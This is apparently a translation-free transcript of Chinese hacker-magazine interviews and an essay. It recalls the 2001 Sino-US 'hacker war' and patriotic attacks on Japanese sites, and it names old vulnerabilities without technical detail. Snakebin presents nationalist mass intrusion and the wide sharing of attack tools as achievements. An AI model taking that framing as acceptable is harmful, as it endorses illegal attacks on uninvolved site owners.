sagi：随着近一两年来网络安全水平的提高，对于许多爱好网络安全的初学者来说，常常会感觉到自己无从下手，无从学起，许多以前很常用的方法，现在都很难成功了，你是如何看待这个问题的呢？

浪心：黑客就是技术的结合，计算机分类很多，找一样自己最擅长的，钻研下去，一定能走出自己的一片天空，然后就是多学多看，不懂多问，这些对黑客学习和研究都有很大帮助，就如同一首歌里唱的"没人天生就拿着麦克风"，同样没人天生就是黑客，一切在于自己，努力是必不可少！

sagi：你对于网络安全的未来发展如何看待呢？

浪心：低龄化吧，很多年轻的一代会取代上一代，这是必然的趋势，总之，只要计算机存在一天，黑客就不会消亡:)未来的黑客技术会走上一个更高的层次，一些现在无法想到的黑客技术也会浮现出来。

sagi：网络安全发展到今天，意义及价值早已经超过了最初的纯技术，黑客攻击及病毒造成的危害越来越大，你认为对于目前的网络用户包括个人用户来讲，要如何才能更好的保护自己呢？

浪心：注意给自己的系统升级，多使用系统的update，安装网络防火墙，空着的时候多杀杀毒，这些都是很有效的预防方法:)良好的习惯，注意备份，即使被黑客入侵了，重要资料也能在第一时间恢复:)

sagi：你现在上学，有充足的时间来管理网站吗？

浪心：确切的回答是没有太多时间，这也就是为什么20NT目前只有一个论坛的原因，我希望更多时间来写自己的作品，但是20NT是我精神的支柱，我不会让它就这么倒下，我们希望用自己的作品来证明自己！

sagi：毕业后有没有定下自己的发展目标，是足球呢，还是网络安全？呵呵。

浪心：我的足球梦已经圆了，以后我想会在计算机方面发展:)

sagi：可以留一下你的联系方法吗？也好方便许多网络安全爱好者们向你请教这方面的问题。

浪心：大家可以去http://www.20nt.net/，同组织里的其他人一起交流，也可以直接加我QQ：423711099。

最后感谢所有支持我的人，包括我的女朋友，他们的支持永远是我不断进取的动力！

sagi：最后也感谢浪心，希望20NT网络安全小组发展得更好！为国内的许多网络安全爱好者提供一片美好的学习天堂！



中国黑客联盟（C.H.U）



Snakebin采访记

中国黑客联盟（C.H.U）是中国著名的电脑黑客组织之一，也是2001年中美黑客大战中，中国方面的三大主力之一，站长Snakebin更是中国早期的著名电脑黑客。对于目前的许多网络新手来说，中国黑客联盟（C.H.U）是陌生的，Snakebin是陌生的，而曾经的那段激情、那段历史更是陌生的。本期就让我们走进神秘的中国黑客联盟（C.H.U），走进高手Snakebin的网络岁月！

sagi：Snakebin，你好，先向各位读者朋友简要的介绍一下自己吧！

Snakebin：好的，各位读者，你们好，我是Snakebin，今年28岁，江西南昌人，1996年开始接触互联网，1999年创建了中国黑客联盟，2002年时由于私人和工作原因，放弃了黑盟的工作，也因此黑盟一直处于半关闭状态。

sagi：算起来，你也属于国内最早接触网络的那一批人了，当初又是什么让你选择了网络安全呢？

Snakebin：刚接触网络的时候，“黑客”是个非常陌生而又充满了神秘的词语，很少有人知道的，我当时也是冲着这个神秘的字眼才选择了网络安全。

sagi：那么，你最早是如何学习的黑客技术呢？当时的网络安全（黑客）网站以及关于网络安全（黑客技术）的图书在国内也并不象现在这么丰富。

Snakebin：是的，其实那时我并不是很了解黑客，国内也基本上没有黑客方面的网站或是书籍，我和大多数人一样，也是由对病毒的兴趣转发过去的，当时黑客对于我来说很神秘的，也是很崇拜的。

sagi：又是什么原因让你选择成立了中国黑客联盟（C.H.U）呢？

Snakebin：没什么特别的原因，接触网络后，慢慢的我接触到了一些从事这方面研究的朋友，大家经常一起讨论到深夜，就这样我们成立了一个小组，也有了我们的第一个黑客网站，然后就这样慢慢的从一个普通的黑客安全站点转变为了联盟。

sagi：Snakebin，在2001年4月1的中美撞机事件引发的中美黑客大战中，中国黑客联盟是国内的三大主力之一，能给我们讲一讲当时的内幕吗？毕竟你们是亲自参与的，当时肯定也发生了许多的事情吧！

Snakebin：当时我们并没有组织和号召，也许是当时我们的体制还比较混乱，我们的成员都是自由攻击，只有其中极少数的成员是通过统一的组织和分配任务的。从那次以后，我们才意识到联盟组织的必要性，开会讨论后，分配了各主要核心的成员和职责，并且按地区进行了会员的划分；而且各地区都增加了负责人。

sagi：那么后来，对于那次攻击有没有做过详细的分析及探讨呢？

Snakebin：有讨论过，根据当时的情况，我们成立了专门的对外攻击组，从而在下一次的对日攻击中，我们获得了全胜。

sagi：关于那次攻击，后来的媒体曾经有过许多猜测，主要就是那次攻击中，到底是国内被黑的网站多，还是美国方面被黑掉的网站多。

Snakebin：我个人认为是美国被黑的站点多，很多成员采用的都是自由攻击，并没有加入统计之中。

sagi：但是按照实力来讲，网络安全最早出现在美国，而当时，网络安全在国内也只能算是刚起步，因此，按照这个来讲，应当是相反，国内被黑的多，而美国被黑的少呀，可事实为什么会出现恰恰相反的情况呢？

Snakebin：因为当时，大家的防范意识都是很差的，凭借着当时最流行的UNICODE漏洞，几乎全民皆兵，我觉得是从那次黑客大战以后，大多数人才逐渐的有了网络安全的意识。

sagi：但倘若真的比较当时双方攻击的技术水平含量的话，你认为是哪方面的高？

Snakebin：凭心而论，当时还是美国黑客的攻击技术水平平均高出我们很多。

sagi：你是指他们攻击的方法以及被对方黑掉的目标吧！

Snakebin：是的，当时大多数人的攻击的方法比较单一，但是凭借我们发扬的资源共享精神，将一些常用的入侵手段的文章和黑客工具广为传播，很多没有接触过黑客的人，也能凭借这些东西进行大规模的攻击活动，中国人还是很团结的。

sagi：那当时，美国黑客使用的攻击方法都有哪些呢？

Snakebin：其实当时UNICODE是无敌的，Win2000基本上都打过补丁。他们的攻击手段我也不是太清楚，入侵的大型网站大多是利用UNIX/Linux的漏洞之类的进去的吧。的确是比我们强，但是我很难说出强在哪里。

sagi：是的，SunOS 5.*的rpc系列远程溢出，当时足以轻松黑掉许多大型的UNIX服务器了。

Snakebin：没错，RedHat的bind、LPD、UNIX/Linux/BSD的telnetd，还有SunOS系列的rpc等远程溢出漏洞应该都是当时最常使用的攻击方法了。但对国内来讲，当时我们

大多数人也没有机会接触UNIX/Linux，很少有这种条件的，所以也就造成了进攻手段比较单一，整体的技术含量要比美国方面低。

sagi：在那次黑客大战后，国内的网络安全组织也如雨后春笋般的多了起来，相关的技术文章及黑客工具，也越来越多。可后来，黑盟又是因为什么原因而选择关闭的呢？曾听许多人提起，说好象是内部有了一些矛盾。

Snakebin：是的，那次以后，大家都对黑客有了进一步的认识，后来我们还联合了蓝客联盟等组织针对小泉参拜靖国神社而对日发动了一次大规模的攻击，从那次来看，感觉联盟的整体水平已经有了很大的提升，也很具有组织和正规化。至此，黑客联盟已经发展成为100多万会员，成为国内最大的黑客组织，也是从那次以后，我们组织核心进行了讨论，制定了发展方向，结果却被投资商欺骗，导致了我信心全无。

内部矛盾的确也很严重，当时的核心人员小奇，为了寻求商业发展，独自建立了一个新的黑客联盟，就是现在大家所称为的假黑客联盟。黑盟永远只有一个，那就是www.cnhacker.com。

sagi：黑盟是什么时候关闭的？

Snakebin：2002年8月，已经快3年了。

sagi：那又是什么原因，使你三年后决定让黑盟重新开放呢？

Snakebin：因为很多人都很怀念当时的黑盟，以前黑盟的成员大多已经分布在现在的各大黑客组织中，但是他们都对我说，只怀念当时的黑盟，一直在等待着黑盟重新复活的那一天，为了让大家能有一个更好的交流环境，也为了中国黑客能更有组织的进行活动，我们必须选择重新回来。

sagi：三年了，时间虽然不算长，可也不算短，三年的时间，网络安全的发展日新月异，你能不能讲一下，对当今网络安全（黑客技术）的看法？

Snakebin：在网络中不断创造、探索和前进的中国黑客们，不仅仅需要延续旧的黑客精神，还要开拓新的精神，那就是：黑客的思想要民族化，黑客的组织要正规化，黑客的行动要统一化。因此，我们中国黑客联盟的宗旨就是：营造真正的黑客文化氛围，让黑客技术真正为网络服务！

黑客是在不断的尝试入侵之中发现漏洞，并且及时公开的英雄，从现在互联网中大量的相关文章以及黑客工具中可以看出，如果你不提高网络安全意识，你的服务器就会遭到入侵。

这三年里，大多数人对黑客已经有了很深的认识，从不断公开的漏洞中寻求弥补，这样，中国的网络是越来越安全了。正因为有黑客，大家才会有更深的网络安全意识，意识到自己的电脑并不安全。

sagi：能不能谈一下黑盟重新开放后的发展与未来规划。

Snakebin：起初仍然继续按照原模式发展，根据我们宣言中的宗旨，从现在的单一的只提供黑客技术教程，以及抗击宣扬反共反华和分裂中国的网站的组织，逐步转化为维护国内网络安全、开发网络软件和提供网络资源共享的新组织结构。

sagi：目前，有许多的网络安全爱好者都是刚接触网络不久，对于他们的学习，你能提一些好的意见和建议吗？也让他们在以后的学习中，能够更快的成长起来。

Snakebin：我希望他们不要有一步登天的思想，首先要有很好的基础，才开始逐步接触黑客和安全，至此，可以参看一些黑客方面的书籍，或是到网上寻找教程来看，把一篇一篇的文章都吃透。再接触一些比较简单的黑客工具，就算第一次并不能真正入侵成功，也不要放弃，因为你至少在这次的实践之中了解了很多东西，不断的探索和研究，你才能逐步的掌握一种入侵的手段，不要只想着怎么去破解别人的QQ和邮箱密码，更多的把重点要放在对服务器的漏洞研究中，我觉得《黑客X档案》这本杂志就办的很好，有浅有深，很适合大家，无论从黑客的历史、发展、如今的状况都有介绍，也有很多最新的文章收集。

sagi：谢谢Snakebin对《黑客X档案》的鼓励，我们会争取做得更好！最后，方便公开一下你的联系方法吗，肯定有许多网络安全爱好者想向你请教的。

Snakebin：好的，我的QQ是39211，不过，目前正在忙着网站重开放以及其他的相关事宜，因此，有时候可能不会在线上，也请大家原谅！

sagi：最后，我们感谢中国黑客联盟（C.H.U）的Snakebin，中国黑客联盟（C.H.U）的站点http://www.cnhacker.com也将于月底左右正式开放，让黑客X档案与中国黑客联盟（C.H.U）一起携手发展，共创网络安全美好的明天！

中国黑客发展的阳光大道

第八军团CIO　陈十三哥

又是一年的五月一日，又是一个长长的假期。回首若干年前的中美黑客大战，再由此回溯到10多年前的1994年，真是让人感概万千，心潮起伏。

传说

巡游五角大楼，登录克里姆林宫，进出全球所有计算机系统，摧垮全球金融秩序和重建新的世界格局，谁也阻挡不了我们的进攻，我们才是世界的主宰。——凯文·米特尼克

神话

在未来的时代里，只有黑客能改变这个世界的所有秩序，无论是经济秩序，还是军事秩序。

笑谈

传说中的人进了监狱，神话终究是神话，就好比这个“神话有三种：一、神话。二、台湾人的台湾独立。三、国民党的反攻大陆。（李敖）”，所以每当有人对我说“对不起，我是黑客。”我都想吐，并且说“对不起，我也是黑客。”

我们心路的历程

我们把青春献给网络，我们把梦想留给落寞。青春短暂，时光不留，太多的路，太多的曲折和忧伤。

1.时间推翻了记忆，背叛多情的过去，伤心命运，没有预警，就降临。世界乱了秩序，我的爱被判出局……

2.通往电脑的路不止一条，所有的信息都应该是免费的，打破电脑特权，在电脑上创造艺术和美，计算机将使生活更美好……

3.我一直以为自己是个人才，可是我错了，我不是！我TMD竟然是一个天才！ -_-o

4.我笑他人太疯癫，他人笑我看不穿。宠辱不惊，看花开花落，去留随意，任云卷云舒。

5.白天和夜晚，大量的时间和精力，实践“横眉冷对千夫指，俯首甘为孺子牛”，无怨无悔。不再每日每夜的回答你们的问题，不再站在混乱浮躁的丑陋的前台，不再谈管理，不再听你们、看你们怎么游戏，不会在QQ上感受你们心情的变化，技术不是幌子，网络不是睡觉的床，黑客也不是挣钱的有利手段，一天24小时回复问题，也不可能改善中国几乎所有大学的网络安全知识教育的落后，更新文章发布帖子以及攻击入侵也不过是游戏，看到的始终不过是多看几座中国网络不计其数不设防的凄凉的城市，揭自己的伤疤那又是何必。中国黑客我不认识。但是事情依然需要人来做。游戏依然需要人来继续。“不要问你的国家能为你做些什么，应该问问你能为你的国家做些什么”，那么是时候应该消失了。我已很少使用QQ，已经很久没有通宵了，但是我仍然愿意与大家分享你们应该知道的。在网络的背后做更有意义的事情，默默的，为改善中国残破的网络安全现状。

阵营

黑客、红客、蓝客、冷客、幽客、XX黑客、xx小组、xx客联盟、xx联盟、XX居、XX山庄、X会、XX兵团、XX军团、XX网络、XX在线、XX安全网……混乱的阵营，你知道有多少黑客，有多少站点？我不知道，我也永远不想知道……你明白那些文章有多陈旧，你不知道，我永远也不想告诉你……你知道真实的黑客在做什么吗？我可以告诉你……生活，正常的普通的生活！不是在做链接，不是在关心流量，不是在意名声，不是在想名字和口号或者编写歌曲。

现实

口号和特色、文章软件、VIP收费服务、书籍杂志……

文章转载、口号承诺、银子口水、名利背后虚假的繁荣？是战国时代，还是三国时期？

文化

没有性格，没有主张，没有思想，没有价值，没有文化，没精神……没有文化，老天，哪里来的领袖？

谎言

至于那些几乎每个站点都标榜的所谓黑客文化，所谓强大技术实力，那些团结的美梦，那些所谓强大组织力、凝聚力不过是个天大的谎言。

忧思

我们到底背离黑客的本质有多远，中国黑客界的精神体现在哪里，中国黑客界的出路在何方？孤独和落寞、潦倒和纷争、荣辱与兴衰、纯粹与蜕变，我们走的路太多曲折与忧伤。我不能回答。商业不是路，钱不该和这两个字眼赤裸的联系起来。

出路：现代管理知识+现代信息技术

三少在北京“攻读《四裤全输》！”冰血封情在实践他的信条“中国黑客的大联盟时代已经过去，取而代之的将是更为精练的小组模式”，建设他的邪恶八进制……更多的朋友在接受这样的事实——“生活就像被强X，一边享受，一边泪流。”做着这样的黑梦——“售天堂、大话西游、梦幻西游、挂马，黑站，代拿数据……”

在当前，低调是中国黑客圈里的共识。真正的高手，我以为有三种：一是孤独得好似穷乡老叟，神仙级别的。二是高尚得仿佛千手观音，上仙级别的。三是低调得如同禁言ID，真人级别的。一个顶级的黑客站点应该有1-2名神仙，3-4名上仙，5-6名真人。这里体现了技术革新的重要，但是如果它对国家的网络安全事业作出更大贡献的话，管理革新却悄然变为最为重要的。所以要有一名御用闲人！问题的关键是在这些高手中，我们很难找到这样的闲人。相反，而是有太多的文盲、混混、网狂、流氓、变态、逃课者……所以中国黑站举步维艰！

我们必须面对这样的事实：当日韩黑客大战正酣的时候，中国这片圈子里却失去昔日的激情，一片寂静！中国政府网站天天被外国检测！漏洞多如牛毛的世界，却不见牛毛万分之一的好网管。空留一批高手在遗恨——“他md他们根本不在乎”。许多圈内朋友走过之后还不忘损毁曾经的战友，巨寒心……某黑客站安全栏目前几天悄然被“幽默笑话”栏目所取代！一批又一批的黑站空留一个记载历史的域名！徒伤悲……

是前进兼济天下还是退缩独数家珍？面对“我们是在为网络做贡献还是在做别的”，很多人茫然了，怀疑了——“站不开了。什么为网络做贡献，都是屁话，还不是为了名、为了利！”。力量小应该不是不做的理由，做与不做才是最终的区别！偏激的人也许只是道出圈内浮躁的一面，而浮躁在圈内已很难成为主流，沉默代替了喧哗和热闹。然而还是有很多全新的大大小小的站在争先恐后的开，这样那样的黑客站点依然在为中国广大技术爱好者提供着这样那样免费或收费的服务。做，不一定是贡献，不做，却一定是没有贡献！

中国黑客职业化、商业化的春天正在孕育和酝酿中！我们很冷，因为这是冬天，但是春天就在眼前。我们必须思考我们存在的意义，存在的价值，存在的奋斗方向！无论人们沉默或抱怨着什么，无论人们坚持和放弃着什么，无论人们贡献和收获着什么，我们依然做着我们应该做的事情，无怨无悔！棋依然在下，而你是哪一颗棋子？你开的站，你做的事是要走向何方？

自由，平等，共享，互助的精神没有改变！

提到收费，很多人就会觉得一切成为了问题。经费不仅对所有黑客爱好者是个问题，而且对所有黑客站点的管理人员，对中国黑客界发展和生存，对中国黑客走向世界尖端水平是个问题。费用不是问题的关键，关键是技术实质，技术价值。很多人不知道黑客前辈们走过的道路！死的死，散的散，走的走，激情过后你们知道是什么吗？一个人的力量是何其渺小！收点费用跟自由，平等，共享，互助是没有矛盾的。

黑站黑得出名的人是你们的偶像？这太可笑了！

中国黑客离世界先进水平相差巨大，到处都是分裂，到处都有小打小闹。中国，94年出现了黑客，真正的算起来，可以说是99年。六年来的黑客们、黑客站点不计其数，留下一段辉煌的历史就消失了，分裂、吵架，结果是一个个版主脱离组织，自行组建黑客站点。所以中国黑客站点多如牛毛，可是实力差得很。不黑该黑的站，不做什么好事情，就知道窝里斗，黑自己的站，为了出个虚幻的名。根据了解，我们很多朋友认为黑站多的就是技术最好的，黑站黑得出了名的就是高手，把那些黑站黑得出名的人当偶像崇拜。黑站黑得出名的人当成偶像？我想说这些人是多么的无知。黑个站有多少的技术水平，为什么微软没见被黑？黑个站有多出名，为什么不见老龙、陈三公子天天去黑站？黑个站有多伟大？为什么没见多少外国知名站点被黑，见的大多国内的站点？这里哪一条体现了高水平的技术，哪一条体现了真正的黑客道义？黑站对他们这些人来说不过是个发泄，是场狂舞，是“挂马，盗数据，欢迎订购”的宣传广告而已。

我从来不认为黑客就是那种眼睛黑黑，几天不停地对着显示屏，除了吃喝睡觉就什么都不会的植物人。

我从来不认为黑客就是那种逃课，不融入现实生活，脱离现实生活，没有人性，没有感情，没有生活经验，没有生存能力的废物。

我从来不认为黑客就是那种到处黑国内站点，盗游戏账号，盗信用卡密码，盗qq的变态狂。

我从来不认为黑客就是一个每天除了吃饭、睡觉，生命的唯一目的就是在研究所谓技术，发现所谓漏洞的人。

我从来不认为黑客就是那种指责别人是名利之徒，而自己消极处世，把自己标榜为一个不为名，不为利的所谓“高人”的虚伪的君子。

中国黑客要进步，要缩短与世界黑客技术的差距就必须有人站出来说话，站出来接受赞扬或者诽谤。

理论是迈入黑客殿堂的必经之路，书山有路勤为径，学海无涯苦作舟，我们共勉。

另外一方面，很多人抱怨黑客理论性太强，学习进步跟不上，我们想黑客技术无非是计算机技术的延伸和飞跃。大学的计算机技术理论太多。而真正的黑客高手都是理论性和实践性很强的人，是编译高手，对操作系统有非常深入的研究，没有理论，理论不好，是永远不能登大雅之堂的。你们想提高黑客技术水平，必须付出非常的努力和巨大的精力，要学习很多东西，而且要学会自己思考，自己的思维很重要。老师讲了，你私下不去研究，不去思考，是不可能有什么收获的，只能怪你自己。黑客都是技术痴迷者，是技术研究者，是孤独的自学者，是伟大的发现者，是思维的先锋官。做黑客的快感本身就是思维的快感，懒人是不可能有进步的。希望大家能提高自身的主观能动性。加强自学，提高自身综合素质和能力，不要简单的把学习的目标树立为黑几个站那么低级的水平。这样太无知和可笑了，理论是迈入黑客殿堂的必经之路。

关于未来，黑客应该是品德高尚技术全面的新新人类。

从某种意义上来说，军团的vip是提高网络网络安全水平一个系统工程，决不是某些人简单想的那样是为了收些钱。我们大部分的服务是免费的，vip只是免费服务的提升。是为了提高更高水平更好更系统服务的需要。毕竟我们劳动和智慧不能让我们连起码生活保障都没有。而且在vip的历史进程中，军团不是第一个吃螃蟹的，也不会是最后一个。某种意义上来说中国黑客商业化的趋势不可逆转。黑客的历史传统从来没有拒绝收费这一条，vip和黑客精神并不违背。国外大部分黑客组织都有收费服务。中国黑客纯技术的有如4angle、冰血封情他们，他们也需要空间，需要赞助，如果没有经费，谁来保证中国黑客站点的健康稳定发展。http://www.juntuan.net主站，软件站，技术论坛每天大量更新的好技术文章，好软件，新开放的免费blog，新开放的为国内黑客站点提供的免费空间都是免费的。都是为中国网络安全事业作出的无私的付出和巨大的贡献。我们真诚期待中国黑客能走向成熟，走向世界尖端，而不是停留在一个盗QQ的水平，穷不是黑客，黑客不应该是为钱而犯罪，黑客应该是品德高尚技术全面的新新人类，是有血有肉 生活正常稳定的技术拥有者，是国内网络屏障上一批受到好的待遇和令人尊敬的卫士。无论你是坚持唯技术论，还是坚持红客精神，我认为它们可以完美的统一起来。我们能做得到的，能做得更好的，为何我们为了迂腐的门户之见而停滞不前呢？


中国第八军团祝福你们

